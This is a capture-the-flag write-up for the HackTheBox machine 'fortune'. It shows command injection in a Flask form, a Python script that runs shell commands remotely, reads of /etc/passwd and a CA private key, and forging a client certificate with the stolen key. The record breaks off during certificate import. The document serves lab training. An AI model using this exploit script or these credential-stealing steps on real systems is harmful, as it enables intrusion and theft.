Official Writeup for fortune HackTheBox Submission by AuxSarge

Table of Contents

Remote enumeration

Initial scan using nmap:

```
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 7.9 (protocol 2.0)
80/tcp  open  http       OpenBSD httpd
443/tcp open  ssl/https?
```

This suggests an OpenBSD box. The results involving port 443 are curious. When attempting to run the default NSE scripts with nmap, it takes a long time and does not yield much info:

```
PORT    STATE SERVICE    VERSION
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time
```

Running the openssl command yields better results:

```
# openssl s_client -connect 192.168.46.151:443
CONNECTED(00000005)
depth=1 C = CA, ST = ON, O = Fortune Co HTB, CN = Fortune Intermediate CA,
emailAddress = bob@fortune.htb
verify error:num=20:unable to get local issuer certificate
139881021477312:error:14094410:SSL routines:ssl3_read_bytes:sslv3 alert
handshake failure:../ssl/record/rec_layer_s3.c:1528:SSL alert number 40
---
Certificate chain
 0 s:C = CA, ST = ON, O = Fortune Co HTB, CN = fortune.htb, emailAddress =
charlie@fortune.htb
   i:C = CA, ST = ON, O = Fortune Co HTB, CN = Fortune Intermediate CA,
emailAddress = bob@fortune.htb
 1 s:C = CA, ST = ON, O = Fortune Co HTB, CN = Fortune Intermediate CA,
emailAddress = bob@fortune.htb
   i:C = CA, ST = ON, O = Fortune Co HTB, CN = Fortune Root CA, emailAddress =
bob@fortune.htb
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFljCCA36gAwIBAgICEAAwDQYJKoZIhvcNAQELBQAwdTELMAkGA1UEBhMCQ0Ex
CzAJBgNVBAgMAk9OMRcwFQYDVQQKDA5Gb3J0dW5lIENvIEhUQjEgMB4GA1UEAwwX
Rm9ydHVuZSBJbnRlcm1lZGlhdGUgQ0ExHjAcBgkqhkiG9w0BCQEWD2JvYkBmb3J0
dW5lLmh0YjAeFw0xODEwMzAwMTEzNDJaFw0xOTExMDkwMTEzNDJaMG0xCzAJBgNV
BAYTAkNBMQswCQYDVQQIDAJPTjEXMBUGA1UECgwORm9ydHVuZSBDbyBIVEIxFDAS
BgNVBAMMC2ZvcnR1bmUuaHRiMSIwIAYJKoZIhvcNAQkBFhNjaGFybGllQGZvcnR1
bmUuaHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA8Vwx8OBKe9US
vcSdGI/DnTSQ/SR5QLahYx4JkiAcuILUMi5gDhDMouwFBgC+uo9/5ykkzL5u5nmE
5H+jcgulPLlITX0NPNFOwmackoplAMc06r2jhF1sWkPAdPRrKv96lX79n5hbzoT5
aUSqtWXQYEqA/V4jkRWQd6B5W4AmfMv1ARP0Be/vrbfNVpenunQIwBRjj7omQRV2
0mQN42NOPtL43a3AyRKO9T1JM1KiicvR2BZN6+ttTBmwFbgDYbtJhX3XbRG3jCQp
73kU8XSC+Rw9oTg2CEi1l8v+tLtn51GAUnmjUUD11VaHblPiFXLdDakrlBFypUFV
DtKJmcZ7FQIDAQABo4IBNjCCATIwCQYDVR0TBAIwADARBglghkgBhvhCAQEEBAMC
BkAwMwYJYIZIAYb4QgENBCYWJE9wZW5TU0wgR2VuZXJhdGVkIFNlcnZlciBDZXJ0
aWZpY2F0ZTAdBgNVHQ4EFgQUjzVuDQ2qV448DEtvys3R4wDWvwowgZgGA1UdIwSB
kDCBjYAU0FL+Eh0x3w09xhsLfb85LAVtnNShcaRvMG0xCzAJBgNVBAYTAkNBMQsw
CQYDVQQIDAJPTjEXMBUGA1UECgwORm9ydHVuZSBDbyBIVEIxGDAWBgNVBAMMD0Zv
cnR1bmUgUm9vdCBDQTEeMBwGCSqGSIb3DQEJARYPYm9iQGZvcnR1bmUuaHRiggIQ
ADAOBgNVHQ8BAf8EBAMCBaAwEwYDVR0lBAwwCgYIKwYBBQUHAwEwDQYJKoZIhvcN
```


```
AQELBQADggIBAJe4bHJZ7GVlmlyOGZ4wb/hPdwgg3eSXctSOYr5O6cseku0gtNne
E0iLxYW4L4/RO48VaFaZAuFfSN+oYTqornygK+ivjHSA6NXrpKP6eClppqTlbFq6
EAOxW/xEpVR73anD718GgtCgmuBUJnjhkKYpB6RqlA+J8QTFYdsSyCIOE9rHCt45
AyfXl9oLv+7rPeCLeu5ZHmwNa1xfvwp+DQ8JF+ZkEErKbR91Xgj9kVJ5sWlvrl7R
gQ7u7mX4eq7FHUAmDaUcWSGJr4wa6++gsUMoDa811eMorkn6i6Rr6S6UzxwmFy7G
byx1DmW2gerp5cnOEsV4kDkmfERuI80sBjwfw5gYThIBEkPttX9EP+LntyRLKbOw
GQHltA3xYt5B4iQggIjoBrAQd1A5T7hjud1VWHPIJc7Mly+YANMGVDC/J5zLXego
qqpVmDGs3jWBo6C31GYrohg0/EdXa3/kyZYTS+zoddNTvpWRxo4mlk3aPe7xkfbR
Z6gaLil2ZLZW7K7eOxiZeZnE3jI1azno8Z1dI5SD14wyKTB8+a1JNPnvymR8Nq3F
AXgj5dy9rjHzMT1sYy+Pd1Kg+gACsTUOS6FjaNGfDAq1MyByOXwRpRg1unSXQu/P
tPCeL+/QSlZKJd1q6XIwyY0ckPRT81BOap7XRXKb9aYDun6U6S7fXaum
-----END CERTIFICATE-----
subject=C = CA, ST = ON, O = Fortune Co HTB, CN = fortune.htb, emailAddress =
charlie@fortune.htb

issuer=C = CA, ST = ON, O = Fortune Co HTB, CN = Fortune Intermediate CA,
emailAddress = bob@fortune.htb

---
No client certificate CA names sent
Client Certificate Types: RSA sign, ECDSA sign
Requested Signature Algorithms:
RSA+SHA512:ECDSA+SHA512:gost2012_512+md_gost12_512:RSA+SHA384:ECDSA+SHA384:RSA+
SHA256:ECDSA+SHA256:gost2012_256+md_gost12_256:gost2001+md_gost94:RSA+SHA224:EC
DSA+SHA224:RSA+SHA1:ECDSA+SHA1
Shared Requested Signature Algorithms:
RSA+SHA512:ECDSA+SHA512:RSA+SHA384:ECDSA+SHA384:RSA+SHA256:ECDSA+SHA256:RSA+SHA
224:ECDSA+SHA224
Peer signing digest: SHA256
Peer signature type: RSA
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 3359 bytes and written 411 bytes
Verification error: unable to get local issuer certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID:
    Session-ID-ctx:
    Master-Key:
E5B401D7793C7F3698E4D5B2F7FDAB1BC3630EAC6094A6F03B5C11BFDE3851652BE0FA6632F5DD9
C04204B5275A4F4FB
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1541297691
    Timeout   : 7200 (sec)
    Verify return code: 20 (unable to get local issuer certificate)
    Extended master secret: no
```

As displayed above, port 443 is an HTTPS server with a self-signed certificate chain. The server only presents the intermediate and server certificates of the chain, not the root certificate.

The certificates suggest there may be users on this host named ‘charlie’ and ‘bob’.


HTTP server

Visiting the home page of the HTTP server yields a form:



Intercepting this with the Burp Proxy, we see that the form sends the selection as a text value of a POST parameter named 'db' to the server URL '/select'. This URL is vulnerable to a trivial remote code execution (RCE) vulnerability since all it takes is to append a semi-colon followed by a standard Unix command to yield apparent unintended output.

For example, selecting 'startrek' on the form and clicking 'Submit' sends an HTTP POST to the URL 'http://192.168.46.151/select' with a parameter named 'db' with value 'startrek'. Changing the value from 'startrek' to 'startrek;whoami' yields a 'fortune' followed by the string '_fortune'.



Leveraging the RCE vulnerability

Gaining a shell

The next step is to attempt to get an interactive shell on this machine by leveraging the RCE vulnerability. A reverse shell seems to be impossible as there is a firewall blocking outgoing TCP connections. There may be another way to gain an interactive shell, but this author does not have the patience to try.

Alternative: Issue shell commands remotely

Since exploiting this RCE is pretty straight forward, it's not difficult to write a small script named 'rce.py' to issue commands remotely:

```
#!/usr/bin/python3
import sys
import requests
import html

cmd = ''
my_string = 'mIKksd'
url = 'http://192.168.46.151/select'

sys.argv.pop(0)
if sys.argv:
    for a in sys.argv:
        cmd += a + ' '

    payload = {'db':';echo "'+ my_string + '";'+ cmd}
    response = requests.post(url,data=payload)
    chunks = []
    chunks = html.unescape(response.text).split(my_string)
    cmd_output = chunks[1].split('</pre>')
    print(cmd_output[0].rstrip().lstrip())
```

I can then issue commands without too much trouble:

```
# ./rce.py ls
__pycache__
fortuned.ini
fortuned.pid
fortuned.py
templates
wsgi.py
```

Local Enumeration (as user '_fortune')

There's lots of enumeration that can be done by issuing remote shell commands. I highlight items of value that were discovered during this process.

The fortune daemon

The fortune daemon is a python script that runs via uWSGI:

```
# ./rce.py cat '*.py'

from flask import Flask, request, render_template, abort
import os

app = Flask(__name__)

@app.route('/select', methods=['POST'])
def fortuned():

    cmd = '/usr/games/fortune '
    dbs = ['fortunes', 'fortunes2', 'recipes', 'startrek', 'zippy']
    selection = request.form['db']
    shell_cmd = cmd + selection
    result = os.popen(shell_cmd).read()
    return render_template('display.html', output=result)
from fortuned import app

if __name__ == "__main__":
    app.run()
# ./rce.py cat fortuned.ini

[uwsgi]
chdir           = /var/appsrv/fortune
pythonpath      = /usr/local/bin
wsgi-file       = /var/appsrv/fortune/wsgi.py
safe-pidfile    = /var/appsrv/fortune/fortuned.pid
fastcgi-socket  = /var/www/run/fortune/fortuned.socket
chmod-socket    = 660
master          = true
processes       = 3
callable        = app
vacuum          = true
```

We see above there is no input validation of the ‘selection’ variable against the ‘dbs’ list of strings. The script assumes that variable contains parameters for the ‘fortune’ command.

Web Server Configuration

```
# ./rce.py cat /etc/httpd.conf
server "fortune.htb" {
        listen on * port 80

        location "/" {
                root "/htdocs/fortune"
        }

        location "/select" {
                fastcgi socket "/run/fortune/fortuned.socket"
        }
}

server "fortune.htb" {
        listen on * tls port 443
```

```
        tls client ca "/etc/ssl/ca-chain.crt"
        location "/" {
                root "/htdocs/sshauth"
        }
        location "/generate" {
                fastcgi socket "/run/sshauth/sshauthd.socket"
        }
}
server "fortune.htb" {
        listen on * port 8081
# Temproary
        location "/" {
                root "/htdocs/pgadmin4"
        }
# Disabled due to connection affinity concerns. -Charlie
#        location "*" {
#                fastcgi socket "/run/pgadmin4/pgadmin4.socket"
#        }
}
```

This web server listens on three ports: 80, 443, and 8081.

As already discovered, port 80 appears to be nothing more than the fortune web form and backend uWSGI application, complete with RCE vulnerability, that calls the local Unix 'fortune' command.

On port 443, appears to be another daemon like the fortune one called 'sshauth'. I note the line beginning with 'tls client ca'. According to the OpenBSD man page for httpd.conf, this means that a client certificate signed through that certificate chain is required to connect. This might explain why nmap had problems scanning this port.

On port 8081, there is mention of a service named 'pgadmin4'. Currently, it is just static content:

```
# ./rce.py ls -al /var/www/htdocs/pgadmin4
total 12
drwxr-xr-x  2 root  www     512 Nov  3 11:13 .
drwxr-xr-x  6 root  daemon  512 Nov  2 21:32 ..
-rw-r--r--  1 root  www     291 Nov  3 15:10 index.html

root@vm-kali:~/htb/fortune# ./rce.py cat /var/www/htdocs/pgadmin4/index.html

<!DOCTYPE html>
<html>
<head>
<title>pgadmin4</title>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
</head>
<body>
<p>
The pgadmin4 service is temproarily unavailable. See Charlie for details.
</p>
</body>
</html>
```

There is software called ‘pgadmin4’ which is a graphical administration platform for PostgreSQL databases.

The /etc/passwd database

```
# ./rce.py cat /etc/passwd

root:*:0:0:Charlie &:/root:/bin/ksh
daemon:*:1:1:The devil himself:/root:/sbin/nologin
operator:*:2:5:System &:/operator:/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/sbin/nologin
build:*:21:21:base and xenocara build:/var/empty:/bin/ksh
sshd:*:27:27:sshd privsep:/var/empty:/sbin/nologin
_portmap:*:28:28:portmap:/var/empty:/sbin/nologin
_identd:*:29:29:identd:/var/empty:/sbin/nologin
_rstatd:*:30:30:rpc.rstatd:/var/empty:/sbin/nologin
_rusersd:*:32:32:rpc.rusersd:/var/empty:/sbin/nologin
_fingerd:*:33:33:fingerd:/var/empty:/sbin/nologin
_x11:*:35:35:X Server:/var/empty:/sbin/nologin
_switchd:*:49:49:Switch Daemon:/var/empty:/sbin/nologin
_traceroute:*:50:50:traceroute privdrop user:/var/empty:/sbin/nologin
_ping:*:51:51:ping privdrop user:/var/empty:/sbin/nologin
_rebound:*:52:52:Rebound DNS Daemon:/var/empty:/sbin/nologin
_unbound:*:53:53:Unbound Daemon:/var/unbound:/sbin/nologin
_dpb:*:54:54:dpb privsep:/var/empty:/sbin/nologin
_pbuild:*:55:55:dpb build user:/nonexistent:/sbin/nologin
_pfetch:*:56:56:dpb fetch user:/nonexistent:/sbin/nologin
_pkgfetch:*:57:57:pkg fetch user:/nonexistent:/sbin/nologin
_pkguntar:*:58:58:pkg untar user:/nonexistent:/sbin/nologin
_spamd:*:62:62:Spam Daemon:/var/empty:/sbin/nologin
www:*:67:67:HTTP Server:/var/www:/sbin/nologin
_isakmpd:*:68:68:isakmpd privsep:/var/empty:/sbin/nologin
_syslogd:*:73:73:Syslog Daemon:/var/empty:/sbin/nologin
_pflogd:*:74:74:pflogd privsep:/var/empty:/sbin/nologin
_bgpd:*:75:75:BGP Daemon:/var/empty:/sbin/nologin
_tcpdump:*:76:76:tcpdump privsep:/var/empty:/sbin/nologin
_dhcp:*:77:77:DHCP programs:/var/empty:/sbin/nologin
_mopd:*:78:78:MOP Daemon:/var/empty:/sbin/nologin
_tftpd:*:79:79:TFTP Daemon:/var/empty:/sbin/nologin
_rbootd:*:80:80:rbootd Daemon:/var/empty:/sbin/nologin
_ppp:*:82:82:PPP utilities:/var/empty:/sbin/nologin
_ntp:*:83:83:NTP Daemon:/var/empty:/sbin/nologin
_ftp:*:84:84:FTP Daemon:/var/empty:/sbin/nologin
_ospfd:*:85:85:OSPF Daemon:/var/empty:/sbin/nologin
_hostapd:*:86:86:HostAP Daemon:/var/empty:/sbin/nologin
_dvmrpd:*:87:87:DVMRP Daemon:/var/empty:/sbin/nologin
_ripd:*:88:88:RIP Daemon:/var/empty:/sbin/nologin
_relayd:*:89:89:Relay Daemon:/var/empty:/sbin/nologin
_ospf6d:*:90:90:OSPF6 Daemon:/var/empty:/sbin/nologin
_snmpd:*:91:91:SNMP Daemon:/var/empty:/sbin/nologin
_ypldap:*:93:93:YP to LDAP Daemon:/var/empty:/sbin/nologin
_rad:*:94:94:IPv6 Router Advertisement Daemon:/var/empty:/sbin/nologin
_smtpd:*:95:95:SMTP Daemon:/var/empty:/sbin/nologin
_rwalld:*:96:96:rpc.rwalld:/var/empty:/sbin/nologin
_nsd:*:97:97:NSD Daemon:/var/empty:/sbin/nologin
_ldpd:*:98:98:LDP Daemon:/var/empty:/sbin/nologin
_sndio:*:99:99:sndio privsep:/var/empty:/sbin/nologin
_ldapd:*:100:100:LDAP Daemon:/var/empty:/sbin/nologin
_iked:*:101:101:IKEv2 Daemon:/var/empty:/sbin/nologin
_iscsid:*:102:102:iSCSI Daemon:/var/empty:/sbin/nologin
_smtpq:*:103:103:SMTP Daemon:/var/empty:/sbin/nologin
```

```
_file:*:104:104:file privsep:/var/empty:/sbin/nologin
_radiusd:*:105:105:RADIUS Daemon:/var/empty:/sbin/nologin
_eigrpd:*:106:106:EIGRP Daemon:/var/empty:/sbin/nologin
_vmd:*:107:107:VM Daemon:/var/empty:/sbin/nologin
_tftp_proxy:*:108:108:tftp proxy daemon:/nonexistent:/sbin/nologin
_ftp_proxy:*:109:109:ftp proxy daemon:/nonexistent:/sbin/nologin
_sndiop:*:110:110:sndio privileged user:/var/empty:/sbin/nologin
_syspatch:*:112:112:syspatch unprivileged user:/var/empty:/sbin/nologin
_slaacd:*:115:115:SLAAC Daemon:/var/empty:/sbin/nologin
_postgresql:*:503:503:PostgreSQL Manager:/var/postgresql:/bin/sh
_pgadmin4:*:511:511::/usr/local/pgadmin4:/usr/local/bin/bash
_fortune:*:512:512::/var/appsrv/fortune:/sbin/nologin
_sshauth:*:513:513::/var/appsrv/sshauth:/sbin/nologin
nobody:*:32767:32767:Unprivileged user:/nonexistent:/sbin/nologin
charlie:*:1000:1000:Charlie:/home/charlie:/bin/ksh
bob:*:1001:1001::/home/bob:/bin/ksh
nfsuser:*:1002:1002::/home/nfsuser:/usr/sbin/authpf
```

Judging by the sequence of the uid numbers, all accounts with uid > 500 are of interest (except for 'nobody'). The four highlighted system accounts correspond to what was found in the httpd.conf file. The accounts 'charlie', 'bob', and 'nfsuser' are worthy of further investigation. The shell for 'nfsuser' is noteworthy, as 'authpf' is a "user shell for authenticated gateways".

Process listing

```
# ./rce.py ps -A

  PID TT  STAT       TIME COMMAND
    1 ??  Is      0:01.00 /sbin/init
95687 ??  Ip      0:00.00 slaacd: frontend (slaacd)
61247 ??  Ip      0:00.00 slaacd: engine (slaacd)
14135 ??  Isp     0:00.00 /sbin/slaacd
90454 ??  Isp     0:00.00 syslogd: [priv] (syslogd)
75243 ??  Sp      0:00.03 /usr/sbin/syslogd
32901 ??  Is      0:00.00 pflogd: [priv] (pflogd)
53076 ??  I<sp    0:00.01 /usr/sbin/ntpd
18597 ??  Sp      0:00.57 pflogd: [running] -s 160 -i pflog0 -f /var/log/pflog
62645 ??  Ip      0:00.01 ntpd: dns engine (ntpd)
15416 ??  S<p     0:00.51 ntpd: ntp engine (ntpd)
 3491 ??  Isp     0:00.00 /usr/sbin/portmap
17966 ??  Isp     0:00.00 mountd: parent (mountd)
81282 ??  I       0:00.00 mountd: [priv] (mountd)
90063 ??  I       0:00.00 nfsd: server (nfsd)
11645 ??  Is      0:00.00 nfsd: master (nfsd)
35582 ??  I       0:00.00 nfsd: server (nfsd)
  572 ??  I       0:00.00 nfsd: server (nfsd)
57685 ??  I       0:00.00 nfsd: server (nfsd)
38876 ??  Is      0:00.00 /usr/sbin/sshd
 2558 ??  Ip      0:00.02 smtpd: scheduler (smtpd)
36573 ??  Isp     0:00.00 /usr/sbin/smtpd
72326 ??  Ip      0:00.00 smtpd: klondike (smtpd)
91844 ??  Ip      0:00.01 smtpd: control (smtpd)
21657 ??  Ip      0:00.01 smtpd: lookup (smtpd)
28773 ??  Ip      0:00.02 smtpd: pony express (smtpd)
55260 ??  Ip      0:00.02 smtpd: queue (smtpd)
55319 ??  Ssp     0:51.24 httpd: server (httpd)
13821 ??  Isp     0:00.03 /usr/sbin/httpd
16962 ??  Ssp     0:00.01 httpd: logger (httpd)
82705 ??  Ssp     0:51.25 httpd: server (httpd)
```

```
96232 ??  Ssp     0:51.85 httpd: server (httpd)
46698 ??  I<sp    0:00.00 /usr/bin/sndiod
69758 ??  Isp     0:00.00 sndiod: helper (sndiod)
  228 ??  Is      0:00.01 postgres: checkpointer process    (postgres)
67320 ??  Ss      0:00.07 postgres: wal writer process    (postgres)
 1983 ??  Ss      0:01.72 postgres: stats collector process    (postgres)
36176 ??  Ss      0:00.17 postgres: autovacuum launcher process    (postgres)
93658 ??  Is      0:00.01 postgres: bgworker: logical replication launcher    (
41599 ??  Ss      0:00.09 postgres: writer process    (postgres)
95975 ??  S       0:00.66 /usr/local/bin/uwsgi --daemonize /var/log/fortuned --
84078 ??  S       0:00.67 /usr/local/bin/uwsgi --daemonize /var/log/sshauthd --
50643 ??  Isp     0:00.02 /usr/sbin/cron
32397 ??  I       0:00.00 /usr/local/bin/uwsgi --daemonize /var/log/sshauthd --
26199 ??  I       0:00.00 /usr/local/bin/uwsgi --daemonize /var/log/sshauthd --
10305 ??  I       0:00.00 /usr/local/bin/uwsgi --daemonize /var/log/sshauthd --
26770 ??  S       0:00.01 /usr/local/bin/uwsgi --daemonize /var/log/fortuned --
65642 ??  S       0:00.25 /usr/local/bin/uwsgi --daemonize /var/log/fortuned --
13933 ??  S       0:00.01 /usr/local/bin/uwsgi --daemonize /var/log/fortuned --
73641 ??  Sp      0:00.00 /bin/sh -c /usr/games/fortune ;echo "
```

Network File Service (NFS)

There's an NFS server running, and the contents of /etc/exports is a single entry '/home' with no qualifiers. The firewall appears to block NFS, but if that can be bypassed, then anyone should be able to mount '/home' read-write. There are three accounts with home directories on that file system!

AuthPF

```
# ./rce.py ls /etc/authpf
authpf.conf
authpf.rules
# ./rce.py cat /etc/authpf/authpf.rules
ext_if = "em0"
pass in quick on $ext_if inet proto { tcp udp } from $user_ip to ($ext_if) keep
state
```

After consulting the OpenBSD documentation for authpf, this host appears to have an active authpf configuration. Because of the login shell for 'nfsuser', an SSH login from that user will allow the source IP address to connect to any TCP or UDP service on this host.

SSH daemon

The configuration for sshd is standard except for the last few lines:

```
Match User nfsuser
       AuthorizedKeysFile none
       AuthorizedKeysCommand /usr/local/bin/psql -Aqt -c "SELECT key from
authorized_keys where uid = '%u';" authpf appsrv
       AuthorizedKeysCommandUser _sshauth
```

For the nfsuser, authorized ssh public keys are pulled from a PostgreSQL database. It is also worth noting that root cannot login directly via SSH.

Sshauth daemon

```
# ./rce.py ls -la /var/appsrv/sshauth/
total 36
drwxr-xr-x  4 _sshauth  _sshauth   512 Nov  2 23:42 .
drwxr-xr-x  5 root      wheel      512 Nov  2 21:19 ..
-r--------  1 _sshauth  _sshauth    61 Nov  2 23:02 .pgpass
drwxrwxrwx  2 _sshauth  _sshauth   512 Nov  2 23:39 __pycache__
-rw-r--r--  1 _sshauth  _sshauth   341 Nov  2 23:10 sshauthd.ini
-rw-rw-rw-  1 _sshauth  _sshauth     6 Nov  3 19:22 sshauthd.pid
-rw-r--r--  1 _sshauth  _sshauth  1799 Nov  2 23:12 sshauthd.py
drwxr-xr-x  2 _sshauth  _sshauth   512 Nov  2 23:08 templates
-rw-r--r--  1 _sshauth  _sshauth    67 Nov  2 23:06 wsgi.py
# ./rce.py cat /var/appsrv/sshauth/sshauthd.py
from flask import Flask, request, render_template
import psycopg2

app = Flask(__name__)

def db_write(key_str):
  result = True
  params = [ request.remote_addr, key_str, key_str ]
  sql_insert = "INSERT INTO authorized_keys (uid, creator, key) VALUES
('nfsuser', %s, %s) ON CONFLICT ON CONSTRAINT authorized_keys_pkey DO UPDATE
SET key=%s;"
  try:
    conn = psycopg2.connect("host=localhost dbname=authpf user=appsrv")
    curs = conn.cursor()
    curs.execute(sql_insert, params)
  except:
    result = False

  conn.commit()
  curs.close()
  conn.close()

  return result

@app.route('/generate', methods=['GET'])
def sshauthd():

  # SSH key generation code courtesy of:
  # https://msftstack.wordpress.com/2016/10/15/generating-rsa-keys-with-python-
3/
  #
  from cryptography.hazmat.primitives import serialization
  from cryptography.hazmat.primitives.asymmetric import rsa
  from cryptography.hazmat.backends import default_backend

  # generate private/public key pair
  key = rsa.generate_private_key(backend=default_backend(),
public_exponent=65537, \
    key_size=2048)

  # get public key in OpenSSH format
  public_key = key.public_key().public_bytes(serialization.Encoding.OpenSSH, \
    serialization.PublicFormat.OpenSSH)

  # get private key in PEM container format
  pem = key.private_bytes(encoding=serialization.Encoding.PEM,
```

```
        format=serialization.PrivateFormat.TraditionalOpenSSL,
        encryption_algorithm=serialization.NoEncryption())

    # decode to printable strings
    private_key_str = pem.decode('utf-8')
    public_key_str = public_key.decode('utf-8')

    db_response = db_write(public_key_str)

    if db_response == False:
      return render_template('error.html')
    else:
      return render_template('display.html', private_key=private_key_str,
public_key=public_key_str)
```

This daemon generates ssh key pairs for the user 'nfsuser' and inserts the public key into the database that the SSH daemon checks for.

System SSL/TLS Certificates

Running the command:

```
# ./rce.py cat /etc/ssl/ca-chain.crt
```

Shows two certificates in a PEM format. It's trivial to put these into two text files. I then run the command below on the two text files.

```
# openssl x509 -in <certfile> -text -noout
```

This shows I have the self-signed Root CA and self-signed intermediate CA (issued by the Root CA). This appears to be the chain that issued the server certificate. I am more interested in issuing a client certificate so that I can connect to port 443 on this box.

Home directory listings

When I issue the command '`./rce.py ls -lRa /home`' I discover the following:

- The home directory for user 'charlie' is not readable to me.
- The home directory for user 'nfsuser' appears to be a standard skeleton home directory.
- The home directory for 'bob' contains a hierarchy of an OpenSSL certificate authority. All the files and directories are readable to me except for the private key of the Root CA. The private key for the intermediate CA is readable.

Getting the first flag (user.txt)

The user.txt file is very likely in /home/charlie. The /home filesystem is exported via NFS. NFS is blocked by the firewall. I can open the firewall via AuthPF, but the only way to do that is to

SSH as user ‘nfsuser’. If I can connect to the web service then I can generate an SSH key pair for nfsuser where the public key gets stored in a database, but to connect to the web service, I need a client certificate signed by the ‘Fortune Intermediate CA’. Luckily, it looks like the file permissions on the intermediate CA are insecure in the home directory of user ‘bob’.

Recreating the Intermediate CA locally

First, create what I think is the needed directory structure and populate the files I believe I need.

```
# mkdir ca
# mkdir ca/certs
# mkdir ca/intermediate
# mkdir ca/intermediate/certs
# mkdir ca/intermediate/private
# mkdir ca/intermediate/newcerts
# mkdir ca/intermediate/crl
# mkdir ca/intermediate/csr
# ./rce.py cat /home/bob/ca/certs/ca.cert.pem > ca/certs/ca.cert.pem
# ./rce.py cat /home/bob/ca/intermediate/openssl.cnf >
ca/intermediate/openssl.cnf
# ./rce.py cat /home/bob/ca/intermediate/serial > ca/intermediate/serial
# ./rce.py cat /home/bob/ca/intermediate/index.txt > ca/intermediate/index.txt
# ./rce.py cat /home/bob/ca/intermediate/index.txt.attr >
ca/intermediate/index.txt.attr
#./rce.py cat /home/bob/ca/intermediate/certs/ca-chain.cert.pem >
ca/intermediate/certs/ca-chain.cert.pem
#./rce.py cat /home/bob/ca/intermediate/certs/intermediate.cert.pem >
ca/intermediate/certs/intermediate.cert.pem
#./rce.py cat /home/bob/ca/intermediate/private/intermediate.key.pem >
ca/intermediate/private/intermediate.key.pem
```

The ‘openssl.cnf’ references the website:

> https://jamielinux.com/docs/openssl-certificate-authority

The directory structure of ‘/home/bob/ca’ on this box is consistent with the instructions on the site.

Next, I edit the openssl.cnf file so that the ‘dir’ variable matches my local directory structure (in my case: ‘/root/htb/fortune/ca/intermediate’).

This CA should now be ready.

Creating a client certificate

Following the instructions at:

> https://jamielinux.com/docs/openssl-certificate-authority/sign-server-and-client-certificates.html

1. Create a key (with no passphrase):

```
# cd ca
# openssl genrsa -out intermediate/private/auxsarge.htb.eu.key.pem 2048
# chmod 400 intermediate/private/auxsarge.htb.eu.key.pem
```

2. Create a certificate signing request (CSR):

```
# openssl req -config intermediate/openssl.cnf \
  -key intermediate/private/auxsarge.htb.eu.key.pem \
  -new -sha256 -out intermediate/csr/auxsarge.htb.eu.csr.pem
```

I use the defaults except for 'Common Name' set to 'AuxSarge' and Email Address set to 'auxsarge@htb.eu'.

3. Create a certificate by signing the CSR using the 'usr_cert' extension.

```
# openssl ca -config intermediate/openssl.cnf \
  -extensions usr_cert -days 375 -notext -md sha256 \
  -in intermediate/csr/auxsarge.htb.eu.csr.pem \
  -out intermediate/certs/auxsarge.htb.cert.pem
```

I select 'y' to both questions.

Importing certificates into Firefox

